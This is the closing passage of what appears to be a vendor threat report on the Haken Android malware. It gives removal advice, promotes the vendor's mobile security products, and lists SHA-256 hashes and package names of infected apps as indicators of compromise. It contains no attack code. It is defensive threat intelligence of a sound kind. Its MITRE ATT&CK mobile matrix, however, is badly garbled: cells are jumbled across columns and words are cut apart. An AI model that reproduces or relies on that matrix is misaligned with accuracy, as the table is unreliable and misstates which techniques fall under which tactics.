- Uninstall the infected application from the device
- Check your mobile and credit-card bills to see if you have been signed up for any subscriptions and
 unsubscribe if possible
- · Install a security solution to prevent future infections

Protect your enterprise and users from sophisticated mobile cyberattacks like Haken or any other ones with <u>SandBlast Mobile</u>. To protect personal devices against attacks, check out <u>ZoneAlarm Mobile Security</u>.

IOC's:

sha256	Package Name
db43287d1a5ed249c4376ff6eb4a5ae65c63ceade7100229555aebf4a13cebf7	com.imagecompress.android
d54dd3ccfc4f0ed5fa6f3449f8ddc37a5eff2a176590e627f9be92933da32926	com.contact.withme.texts
5ada05f5c6bbabb5474338084565893afa624e0115f494e1c91f48111cbe99f3	com.hmvoice.friendsms
2a12084a4195239e67e783888003a6433631359498a6b08941d695c65c05ecc4	com.relax.relaxation.androidsms
96f269fa0d70fdb338f0f6cabf9748f6182b44eb1342c7dca2d4de85472bf789	com.cheery.message.sendsms
0d9a5dc012078ef41ae9112554cefbc4d88133f1e40a4c4d52decf41b54fc830	com.cheery.message.sendsms

2dba603773fee05232a9d21cbf6690c97172496f3bde2b456d687d920b160404	com.peason.lovinglovemessage
46a5fb5d44e126bc9758a57e9c80e013cac31b3b57d98eae66e898a264251f47	com.file.recovefiles
f6c37577afa37d085fb68fe365e1076363821d241fe48be1a27ae5edd2a35c4d	com.LPlocker.lockapps
044514ed2aeb7c0f90e7a9daf60c1562dc21114f29276136036d878ce8f652ca	com.remindme.alram
f90acfa650db3e859a2862033ea1536e2d7a9ff5020b18b19f2b5dfd8dd323b3	com.training.memorygame

Mitre ATT&CK

Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact	Collection	Exfiltration	Command And Control	Network Effects	Remote Service Effects		
9 items	6 items	2 items	12 items	11 items	9 items	2 items	9 items	16 items	4 items	7 items	9 items	3 items		
Deliver Malicious App via Authorized App	Abuse Device Administrator Access to	Exploit OS Vulnerability	Application Discovery	Access Notifications	Application Discovery	Attack PC via USB Connection	Clipboard Modification	Access Calendar Entries	Alternate Network Mediums	Alternate Network Mediums	Downgrade to Insecure Protocols	Obtain Device Cloud Backups		
Store	Prevent Removal	Exploit TEE Vulnerability	Device Lockout	Access Sensitive Data in Device	Evade Analysis Environment	Exploit	Data Encrypted for Impact	Access Call Log	Commonly	Commonly Used Port	Eavesdrop on Insecure Network	Remotely Track Device Without		
Deliver Malicious App via Other Means	App Auto-Start at Device Boot		Disguise Root/Jailbreak Indicators	Logs Access Stored	File and Directory Discovery	Enterprise Resources	Delete Device Data	Access Contact List		Data Encrypted Domain Generation Algorithms Standard syplication Avep Protocol Application Layer	Communication Exploit SS7 to	Authorization Remotely Wipe		
Drive-by Compromise	Modify Cached Executable Code	Code at Ru Evade Ana Environme Input Injec	Download New Code at Runtime	Application Data Android Intent	Location Tracking		Device Lockout	Access Notifications	Standard			Data Without Authorization		
Exploit via Charging Station	Modify OS Kernel or Boot Partition		Evade Analysis	Hijacking	Network Service Scanning		Generate Fraudulent	Access Sensitive Data in Device	Layer Protocol		Exploit SS7 to Track Device Location			
or PC Exploit via Radio	Modify System Partition		Input Injection			Clipboard Data	Process Discovery		Revenue	Logs Access Stored		Standard Cryptographic Protocol	Jamming or Denial of Service	
Interfaces	Modify Trusted Execution			Capture SMS Messages	System Information		Input Injection Manipulate App Store Rankings	Application Data Capture Audio		Uncommonly Used	commonly Used Manipulate Device Communication Roque Cellular Base			
Malicious	Environment		Configuration	Exploit TEE Vulnerability	Discovery		Store Rankings or Ratings	Capture Camera		Port				
Configuration					Modify OS Kernel or Boot Partition	Input Capture	System Network Configuration		Modify System	Capture		Web Service	Station	
Lockscreen Bypass					Modify System Partition	Input Prompt	Discovery System Network		Partition Premium SMS	Clipboard Data			Rogue Wi-Fi Access Points	
Masquerade as Legitimate Application			Modify Trusted	Network Traffic Capture or	Connections Discovery		Toll Fraud	Capture SMS Messages			SIM Card Swap			
Supply Chain			Execution Environment	Redirection URL Scheme				Data from Local System						
Compromise			Obfuscated Files or Information	Hijacking				Input Capture						
			Suppress Application Icon					Location Tracking						
								Network Information Discovery						
								Network Traffic Capture or Redirection						
								Screen Capture						